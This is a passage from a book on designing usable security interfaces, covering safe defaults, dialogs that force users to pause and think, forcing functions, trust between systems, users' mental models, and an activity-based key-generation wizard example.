Now run the same exercise again, but this time consider that each dialog that's thrown up has been triggered by a hostile attack rather than just a dry test-run. In other words the "Are you sure you want to open this document (default 'Yes')" question is sitting in front of an Internet worm and not a Word document of last week's sales figures. Now, is your application still secure? A great many applications will fail even this simple security usability test.

cryptlib already enforces this secure-by-default rule by always choosing safe settings for security options, algorithms, and mechanisms, but you should carefully check your application to ensure that any actions that it takes (either implicitly, or explicitly when the user chooses the default action in response to a query) are the safest ones. The use of safe defaults is also preferable to endless dialogs asking users to confirm every action that needs to be taken, which rapidly becomes annoying and trains users to dismiss them without reading them.

One way avoiding the "Click OK to make this message go away" problem is to change the question from a basic yes/no one to a multi-choice one, which makes user satisficing much more difficult. In one real-world test, about a third of users fell prey to attacks when the system used a simple yes/no check for a security property such as a verification code or key fingerprint, but this dropped to zero when users were asked to choose the correct verification code from a selection of five (one of which was "None of the above") [27]. The reason for this was that users either didn't think about the yes/no question at all, or applied judgemental heuristics to rationalise any irregularities away as being transient errors, while the need to choose the correct value from a selection of several actually forced them to think about the problem.

The developers of an SMS-based out-of-band web authentication mechanism used this approach when they found that users were simply rationalising away any discrepancies between the information displayed on the untrusted web browser and the cellphone authentication channel. As a result the developers changed the interface so that instead of asking the user whether one matched the other, they had to explicitly select the match, dropping the error rate for the process from 30% to 0% [28]. Other studies have confirmed the significant drop in error rates when using this approach, but found as an unfortunate side-effect that the authentication option that did this had dropped from most-preferred to least-preferred in user evaluations [29], presumably because it forced them to stop and think rather than simply clicking 'OK'.

The shareware WinZip program uses a similar technique to force users to stop and think for the message that it displays when an unregistered copy is run, swapping the

buttons around so that users are actually forced to stop and read the text and think about what they're doing rather than automatically clicking 'Cancel' without thinking about it (this technique has been labelled 'polymorphic dialogs' by security researchers evaluating its effectiveness [30]). Similarly, the immigration form used by New Zealand Customs swaps some of the yes/no questions so that it's not possible to simply check every box in the same column without reading the questions (this is a particularly evil thing to do to a bunch of half-asleep people who have just come off the 12-hour flight that it takes to get there).

Another technique that you can use is to disable (grey out) the button that invokes the dangerous action for a set amount of time to force users to take notice of the dialog. If you do this, make the greyed-out button display a countdown timer to let users know that they can eventually continue with the action, but have to pause for a short time first (hopefully they'll read and think about the dialog while they're waiting). The Firefox browser uses this trick when browser plugins are installed, although in the case of Firefox it was actually added for an entirely different reason which was obscure enough that it was only revealed when a Firefox developer posted an analysis of the design rationale behind it [31]. Although this is borrowing an annoying technique from nagware, it may be the only way that you can get users to consider the consequences of their actions rather than just ploughing blindly ahead. Obviously you should restrict the use of this technique to exceptional error conditions rather than something that the user encounters every time that they want to use your application.

Techniques such as this, which present a roadblock to muscle memory, help ensure that users pay proper attention when they're making security-relevant decisions. Another muscle memory roadblock, already mentioned earlier, is removing the window-close control on dialog boxes. There also exist various other safety measures that you can adopt for actions that have potentially dangerous consequences. For example Apple's user interface guidelines recommend spacing buttons for dangerous actions at least 24 pixels away from other buttons, twice the normal distance of 12 pixels [32].

Another way of enforcing the use of safe defaults is to require extra effort from the user to do things the unsafe way, and to make it extremely obvious that this is a bad way to do things. The technical term for this type of mechanism, which prevents (or at least makes unlikely) some type of mistake, is a forcing function [33]. Forcing functions are used in a wide variety of applications to dissuade users from taking unwise steps. For example the programming language Oberon requires that users who want to perform potentially dangerous type casts import a pseudo-module called `SYSTEM` that provides the required casting functions. The presence of this import in the header of any module that uses it is meant to indicate, like the fleur-de-lis brand on a criminal, that unsavoury things are taking place here and that this is something you may want to avoid contact with.

An example of a security-related forcing function occurs in the MySQL database replication system, which has a master server controlling several networked slave machines. The replication system user starts the slave with `start slave`, which automatically uses SSL to protect all communications with the master. To run without this protection, the user has to explicitly say `start slave without security`, which both requires more effort to do and is something that will give most users an uneasy feeling. Contrast this with many popular mail clients, which perform all of their communication with the host in the clear unless the user remembers to check the "Use SSL" box buried three levels down in a configuration dialog or include the `ssl` option on the command-line. As one assessment of the Thunderbird email client software puts it, "This system is *only usable by computer experts*. The only reason I was able to 'quickly' sort this out was because I knew (as an experienced cryptoplumber) exactly what it was trying to do. I know that TLS requires a cert over the other end, and there is a potential client-side cert. But without that knowledge, a user would be lost [...] It took longer to do the setting up of some security options than it takes to download, install, and initiate an encrypted VoIP call over Skype with someone who has *never used Skype before*" [34]

Requirements and Anti-requirements

One way to analyse potential problem areas is to create a set of anti-requirements to parallel the more usual design requirements. In other words, what *shouldn't* your user interface allow the user to do? Should they really be able to disable all of the security features of your software via the user interface (see Figure 26)? There are in fact a whole raft of viruses and worms that disable Office and Outlook security via OLE automation, and no Internet worm would be complete without including facilities to disable virus checkers and personal firewalls. This functionality is so widespread that at one point it was possible to scan for certain malware by checking not so much for the malware itself but merely the presence of code to turn off protection features.




Figure 26: Would you buy a car that had a ‘disable the brakes’ option?

Just because malware commonly takes advantage of such capabilities, don’t assume that these actions will be taken only by malware. Many vendor manuals and websites contain step-by-step instructions (including screenshots) telling users how to disable various Windows security features in order to make some piece of badly-written software run, since it’s easier to turn off the safety checks than to fix the software. So create a list of anti-requirements — things that your user interface should on no account allow the user to do — and then make sure that they are in fact prevented from doing them.

Another way to analyse potential problems in the user interface is to apply the `bCanUseTheDamnThing` test (if you’re not familiar with Hungarian notation, the `b` prefix indicates that this is a boolean variable and the rest of the variable name should be self-explanatory). This comes from an early PKI application in which the developers realised that neither programmers nor users were even remotely interested in things such as whether an X.509 certificate’s policy-mapping-inhibit constraint on

a mapped policy derived from an implicit initial policy set had triggered or not, all that they cared about was `bCanUseTheDamnThing`. Far too many security user interfaces (and at a lower level programming libraries) present the user or developer with a smorgasbord of choices and then expect them to be able to mentally map this selection onto `bCanUseTheDamnThing` themselves. As the previous section showed, users will invariably map a confusing choice that they're presented with to `bCanUseTheDamnThing = TRUE` because they don't understand what they're being asked to decide but they do understand that a value of `TRUE` will produce the results they desire.

The `bCanUseTheDamnThing` test is a very important one in designing usable security interfaces. If the final stage of your interface algorithm consists of "the user maps our explanation of the problem to `bCanUseTheDamnThing`" then it's a sign that your interface design is incomplete, since it's offloading the final (and probably most important) step onto the user rather than handling it itself. Lack of attention to `bCanUseTheDamnThing` shows up again and again in post-mortem analyses of industrial accidents and aircraft crashes: by the time the operators have checked the 800 dials and lights to try and discover where the problem lies, the reactor has already gone critical. It's traditional to blame such faults on "human error", although the humans who made the mistake are really the ones who designed latent pathogens into the interface and not the operators.

Interaction with other Systems

Secure systems don't exist in a vacuum, but need to interact not only with users but also with other, possibly insecure systems. What assumptions is your design making about these other systems? Which ones does it trust? Given Robert Morris Sr.'s definition of a trusted system as "one that can violate your security policy", what happens if that trust is violated, either deliberately (it's compromised by an attacker) or accidentally (it's running buggy software)? For example a number of SSH implementations assumed that when the other system had successfully completed an SSH handshake this constituted proof that it would only behave in a friendly manner, and were completely vulnerable to any malicious action taken by the other system. On a similar note, there's more spam coming from compromised "good" systems than "bad" ones. Trust but verify — a digitally signed virus is still a virus, even if it has a valid digital signature attached.

Going beyond the obvious "trust nobody" approach, your application can also provide different levels of functionality under different conditions. Just as many file servers will allow read-only access or access to a limited subset of files under a low level of user authentication and more extensive access or write/update access only under a higher level of authentication, so your application can change its functionality based on how safe (or unsafe) it considers the situation to be. So instead of simply disallowing all communications to a server whose authentication key has changed (or, more likely, connecting anyway to avoid user complaints), you can run in a "safe mode" that disallows uploads of (potentially sensitive) data to the possibly-compromised server and is more cautious about information coming from the server than usual.

The reason for being cautious about uploads as well as downloads is that setting up a fake server is a very easy way to acquire large amounts of sensitive information with the direct cooperation of the user. For example if an attacker knows that a potential victim is mirroring their data via SSH to a network server, a simple trick like ARP spoofing will allow them to substitute their own server and have the victim hand over their sensitive files to the fake server. Having the client software distrust the server and disallow uploads when its key changes helps prevent this type of attack.

Be careful what you tell the other system when a problem occurs — it could be controlled by an attacker who'll use the information against you. For example some SSH implementations send quite detailed diagnostic information to the other side, which is great for debugging the implementation, but also rather dangerous because it's providing an attacker with a deep insight into the operation of the local system. If

you're going to provide detailed diagnostics of this kind, make it a special debug option and turn it off by default. Better yet, make it something that has to be explicitly enabled for each new operation, to prevent it from being accidentally left enabled after the problem is diagnosed (debugging modes, once enabled, are invariably left on "just in case", and then forgotten about).

Security systems can also display emergent properties unanticipated by their original designers when they interact, often creating new vulnerabilities in the process. Consider what happens when you connect a PC with a personal firewall to an 802.11 access point. An attacker can steal the PC's IP and MAC address and use the access point, since the personal firewall will see the attacker's packets as a port scan and silently drop them. Without the personal firewall security system in place, the attacker's connections would be reset by the PC's IP stack. It's only the modification of the two security systems' designed behaviours that occurs when they interact that makes it possible for two systems with the same IP and MAC addresses to share the connection. So as well as thinking about the interaction of security systems in the traditional "us vs. them" scenario, you should also consider what happens when they interact constructively to produce an unwanted effect.

Conversely, be very careful with how you handle any information from the remote system. Run it through a filter to strip out any special non-printable characters and information before you display it to the user, and present it in a context where it's very clear to the user that the information is coming from another system (and is therefore potentially controlled by a hostile party) and not from your application. Consider the install dialog in Figure 27. The attacker has chosen a description for their program that looks like instructions from the application to the user.




Figure 27: Spoofed plugin install dialog

Since the dialog doesn't make a clear distinction between information from the application and information from the untrusted source, it's easy for an attacker to mislead the user. Such attacks have already been used in the past in conjunction with Internet Explorer, with developers of malicious ActiveX controls giving them misleading names and descriptions that appear to be instructions from the browser.

Matching Users' Mental Models

In order to be understandable to users, it's essential that your application match the user's mental model of how something should work and that it follow the flow of the users' conception of how a task should be performed. As an earlier section pointed out, users' mental models of how the security mechanisms themselves work are often wildly inaccurate, and the best approach at is to avoid exposing them to the details as much as possible. If you don't follow the users' conception of how the task should be performed, they'll find it very difficult to accomplish what they want to do when they sit down in front of your application.

In most cases users will already have some form of mental model of what your software is doing, either from the real world or from using similar software (admittedly the accuracy of their model will vary from good through to bizarre, but there'll be some sort of conception there). Before you begin, you should try and discover your users' mental models of what your application is doing and follow them as much as possible, because an application that tries to impose an unfamiliar conceptual model on its users instead of building on the knowledge and experience that the users already have is bound to run into difficulties. This is why (for example)

photo-management applications go to a great deal of programming effort to look like photo albums even if it means significant extra work for the application developers, because that's what users are familiar with.

Consider the process of generating a public/private key pair. If you're sitting at a Unix command line, you fire up a copy of `gpg` or `openssl`, feed it a long string of command-line options, optionally get prompted for further pieces of input, and at the end of the process have a public/private key pair stored somewhere as indicated by one of the command-line options.




Figure 28: KGPG key generation dialog

This command-line interface-style design has been carried over to equivalent graphical interfaces that are used to perform the same operation. `-k keysize` has become a drop-down combo box. `-a algorithm` is a set of checkboxes, and so on, with Figure 28 being an example of this type of design (note the oxymoronic 'Expert mode' option, which leads to an even more complex interface, dropping the user to a command prompt). Overall, it's just a big graphical CLI-equivalent, with each command-line option replaced by a GUI element, often spread over several screens for good measure (one large public CA requires that users fill out *eleven pages* of such information in order to be allowed to generate their public/private key pair, making the process more a test of the user's pain tolerance than anything useful). These interfaces violate the prime directive of user interface design: Focus on the users and their tasks, not on the technology [35].

The problem with this style of interface, which follows a design style known as task-directed design, is that while it may cater quite well to people moving over from the command-line interface it's very difficult to comprehend for the average user without this level of background knowledge, who will find it a considerable struggle to accomplish their desired goal of generating a key to protect their email or web browsing. What's a key pair? Why do I need two keys instead of just one? What's a good key size? What are Elgamal and DSA? What's the significance of an expiry date? Why is an email application asking me for my email address when it already

knows it? What should I put in the comment field? Doesn't the computer already know my name, since I logged on using it? This dialog should be taken outside and shot.

Interfaces designed by engineers tend to end up looking like something from Terry Gilliam's "Brazil", all exposed plumbing and wires. To an engineer, the inner workings of a complex device are a thing of beauty and not something to be hidden away. In the software world, this results in a user interface that has a button for every function, a field for every data input, a dialog box for every code module. To a programmer, such a model is definitively accurate. Interaction with the user occurs in perfect conformity with the internal logic of the software. Users provide input when it's convenient for the application to accept it, not when it's convenient for the user to provide it. This problem is exemplified by the Windows Vista UAC dialog discussed in a previous chapter. Informing the user that an application has been blocked because of a Windows Group Policy administrative setting may be convenient for the programmer, but it provides essentially zero information to the user (the manifold shortcomings of the UAC dialog have provided fertile ground for user interface designers ever since it was released).

The reason why task-directed design is so popular (apart from the fact that it closely matches programmers' mental models) is that as security properties are very abstract and quite hard to understand, it's easier for application developers to present a bunch of individual task controls rather than trying to come up with something that achieves a broader security goal. However, wonderful though your application may be, to the majority of users it's merely a means to an end, not an end itself. Rather than focusing on the nuts and bolts of the key generation process, the interface should instead focus on the activity that the user is trying to perform, and concentrate on making this task as easy as possible. Microsoft has espoused this user interface design principle in the form of Activity-Based Planning, which instead of giving the user a pile of atomic operations and forcing them to hunt through menus and dialogs to piece all the bits and pieces together to achieve their intended goal, creates a list of things that a user might want to do (see the section on pre-implementation testing further on) and then builds the user interface around those tasks.

Activity-Based Planning

Activity-based planning matches users' natural ways of thinking about their activities. Consider the difference in usability between a car designed with the goal of letting the user control the fuel system, camshafts, cooling system, ignition system, turbochargers, and so on, and one designed with goal of making the car go from A to B in the most expedient manner possible. Outside of a few hardcore petrol-heads, no-one would be able to use the former type of car. In fact, people pay car manufacturers significant amounts of money to ensure that the manufacturer spends even more significant amounts of money to keep all of this low-level detail as far away from them as possible. The vast majority of car owners see a car as simply a tool for achieving a goal like getting from A to B, and will spend only the minimal effort required by law (and sometimes not even that) to learn its intricacies.

A similar thing occurs with security applications. Users focus on goals such as "I want my medical records kept private" or "I want to be sure that the person/organisation that I'm talking to really is who they claim to be", rather than focusing on technology such as "I want to use an X.509 certificate in conjunction with triple-DES encryption to secure my communications". Your application should therefore present the task involving security in terms of the users' goals rather than of the underlying security technology, and in terms that the users can understand (most users won't speak security jargon). This both makes it possible for users to understand what it is they're doing, and encourages them to make use of the security mechanisms that are available.

The actual goals of the user often come as a considerable surprise to security people (there's more on this in the section on security usability testing). For example security researchers have been pushing for voter verifiable paper trails (VVPAT) as a safety mechanism for electronic voting machines in the face of a seemingly never-

ending stream of reports about the machines' unreliability and insecurity. However, when voting machines with VVPAT capabilities were tested on voters, they completely ignored the paper record, and had less confidence in the VVPAT-enabled devices than in the purely electronic ones, despite extensive and ongoing publicity about their unreliability [36]. A two-year study carried out in Italy ran into the same issues, receiving user comments like "this receipt stuff and checking the votes are dangerous, please give only the totals at the end and no receipts" [37]. This indicates that the users of the equipment (the voters) had very different goals to the security people who were designing them (or at least trying to fix up the designs of existing devices).

A useful trick to use when you're creating the test for your user interface is to pretend that you're looking over the user's shoulder explaining how to accomplish the task to them, because this tends to lead naturally towards a goal-oriented workflow. If your application is telling the user what to do, use the second person: "Choose the key that you want to use for encryption". If the user is telling the application what to do, use the first person: "Use this key for encryption".

Using the key generation example from earlier, the two activities mentioned were generating a key to protect email, and generating a key to protect web browsing (in other words, for an SSL web server). This leads naturally to an interface in which the user is first asked which of the two tasks they want to accomplish, and once they've made their choice, asked for their name and email address (for the email protection key) or their web server address (for the SSL/web browsing key). Obviously if the key generation is integrated into an existing application, you'd skip this step and go straight to the actual key generation stage — most users will be performing key generation as a side-effect of running a standard application, not because they like playing key administrator with a key management program.

A better option when you're performing the key generation for an application-specific purpose is to try to determine the details automatically, for example by reading the user's name and email address information from the user's mail application configuration and merely asking them to confirm the details. Under Windows you can use CDO (Collaboration Data Objects) to query the `CdoPR_GIVEN_NAME`, `CdoPR_SURNAME`, and `CdoPR_EMAIL` fields of the `CurrentUser` object. Under OS X you can use the `ABAddressBook` class of the `AddressBook` framework to query the "Me" (current) user's `kABFirstNameProperty`, `kABLLastNameProperty`, and `kABEmailProperty` and use them to automatically populate the dialog fields. OS X is particularly good in this regard, asking for your address book data the first time that you log in, after which applications automatically use the address book information instead of asking for it again and again in each application. The Opera web browser tries to fix this problem from the opposite end with its Magic Wand feature, which initially records user details and then template-matches them to fields in web pages, providing a browser-based equivalent to the OS X address book, at least for web-based forms.

Conversely, Linux and the *BSDs seem to have no facility for such centralised user information management, requiring that you manually enter the same information over and over again for each application that needs it. One thing that computers are really good at is managing data, so the user shouldn't be required to manually re-enter information that the computer already knows. This is one of the tenets of Macintosh user interface design, the user should never have to tell the machine anything that it already knows or can deduce for itself.

Another benefit of pre-filling in fields is that, even if the information isn't quite what the user wanted and they have to manually correct it, it still provides them with a template to guide them, the equivalent of a default choice in dialog box buttons that provides just-in-time instructions to help them figure out how to complete a field. Again, see the section on pre-implementation testing for a discussion of how to work out details such as where to store the generated key.

There are three additional considerations that you need to take into account when you're using Activity-Based Planning to design your user interface. First, you need

to be careful to plan the activities correctly, so that you cover the majority of typical use cases and don't alienate users by forcing them down paths that they don't want to take, or having to try and mentally reverse-engineer the flow to try and guess which path they have to take to get to their desired goal (think of a typical top-level phone menu, for which there are usually several initial choices that might lead to any desired goal). If you have, for example, a key generation wizard that involves more than three or four steps then it's a sign that a redesign is in order.




Figure 29: A portion of the GPA key generation wizard

GPA, an application from the same family as KGPG, used to use an almost identical key generation dialog as KGPG, but in more recent versions has switched to using a wizard-style interface, of which one screen is shown in Figure 29. Unfortunately this new interface is merely the earlier (incomprehensible) dialog cut up into lots of little pieces and presented to the user a step at a time, adding Chinese water torture to the sins of its predecessor.

The second additional consideration is that you should always provide an opt-out capability to accommodate users who don't want to perform an action that matches one of your pre-generated ones. This would be handled in the key-generation interface by the addition of a third option to generate some other (user-defined) type of key, the equivalent of the "Press 0 to talk to an operator" option in a phone menu.

Taking advantage of extensive research by educational psychologists, the dialog uses a conversational rather than formal style. When the user's brain encounters this style of speech rather than the more formal lecturing style used in many dialogs, it thinks that it's in a conversation and therefore has to pay more attention to hold up its end. In other words at some level your brain pays more attention when it's being talked with rather than talked at [38].

Finally, you should provide a facility to select an alternative interface, usually presented as an expert or advanced mode, for users who prefer the nuts-and-bolts style interface in which they can specify every little detail themselves (dropping to the command-line, however, is not a good way to do this). Although the subgroup of users who prefer this level of configurability for their applications is relatively small, it tends to be a rather vocal minority who will complain loudly about the inability to specify their favourite obscure algorithm or select some peculiar key size (this level of flexibility can actually represent a security risk, since it's possible to fingerprint users of privacy applications if they choose unusual combinations of algorithms and key sizes, so that even if their identity is hidden they can be tracked based on their algorithm choice).

The need to handle special cases is somewhat unfortunate since a standard user interface design rule is to optimise your design for the top 80% of users (the so-called "80 percent rule"). The 80% rule works almost everywhere, but there are always special cases where you need to take extra care. An example of such a case is word processors, which will be reviewed by journalists who use the software in very different ways than the average user. So if you want to get a positive review for your word processor, you have to make sure that features used by journalists like an article word count are easy to use. Similarly, when you're designing a security user

interface, it's the 1-2% of users who are security experts (self-appointed or otherwise) who will complain the most when your 80 percent solution doesn't cater to their particular requirements.




Figure 30: OS X Wizard interface

If you're going to provide an expert-mode style interface, remember to make the simplest, most straightforward interface configuration the default one, since studies have shown that casual users don't customise their interfaces (typically for fear of "breaking something") even when a configuration capability is available.

Design Example: Key Generation

Let's look at a simple design exercise for activity-based planning, in this case involving the task of user key generation for a mail encryption program. The first page of the wizard, shown in Figure 31, explains what's about to happen, and gives the user the choice of using information obtained automatically from the default mail application, or of entering the details themselves.




Figure 31: Key creation wizard, part 1

There are several things to note about this dialog. The most obvious one is the contents of the title bar, which gives the operation being performed as "Create Key" rather than "Generate Key" or "Generate Key Pair". This is because users *create* documents or *create* images, they don't generate them, so it makes sense that they should also create a key as well. In addition what they're creating is a key, not a key pair — most users will have no idea what a key pair is or why they need two of them. Finally, the title bar indicates their progress through the wizard process, removing the uncertainty over whether they're going to be subject to any Chinese water torture to

get their key. OS X Assistants (the equivalent of Windows' wizards, shown in Figure 30) display a list of steps on the left-hand side of the dialog box, including the progress indicator as a standard part of the dialog.

The other point to note is the default setting 'Create Key', and the fact that it's worded as an imperative verb rather than a passive affirmation. This is because the caption for a button should describe the action that the button initiates rather than being a generic affirmation like 'OK', which makes obvious the action that the user is about to perform. In addition, by being the default action it allows the majority of users who simply hit Enter without reading the dialog text to Do The Right Thing.

Finally, note the absence of a window-close control, preventing the user from automatically getting rid of the dialog and then wondering why the application is complaining about the absence of a key.




Figure 32: Key creation wizard, part 2

The next step, shown in Figure 32, informs the user that their key has been created and safely stored for future use. Again, the default action publishes the key for others to look up. If the user chooses not to publish the key, they're led to a more expert-mode style dialog that warns them that they'll have to arrange key distribution themselves, and perhaps gives them the option of exporting it in text format to mail to others or post to a web page.




Figure 33: Key creation wizard, step 3

The final step, shown in Figure 33, completes the wizard and lets the user know that their key is now ready for use (although completion pages for wizards are in general frowned upon, in this case the use is permissible in order to make explicit the fact that the previous action, which would otherwise be invisible to users, has completed successfully). In the worst case, all that the user has to do is hit Enter three times without bothering to stop and read the dialog, and everything will be set up for them.

One possible extra step that isn't shown here is the processing of some form of password or PIN to protect the newly-generated key. This is somewhat situation-specific and may or may not be necessary. For example the key might be stored in a USB security token or smart card that's already been enabled via a PIN, or protected by a master password that the user entered when the application started.

An interesting phenomenon occurs when users are exposed to this style of simple-but-powerful interface. In a usability test of streamlined scanner software, every one of the test users commented that it was the "most powerful" that they'd tried, even

though it had fewer features than the competition. What made it powerful was the effective power realised by the user, not the feature count. A side-effect of this “powerful” user interface was that it generated a radically smaller number of tech support calls than was normal for a product of this type [39]. This confirms interaction designer Alan Cooper’s paraphrasing of architect Mies van der Rohe’s dictum “Less is more” into the user interface design principle “No matter how cool your user interface is, less of it would be better” [40] (a remark that’s particularly applicable to skinnable interfaces).

Use of Familiar Metaphors

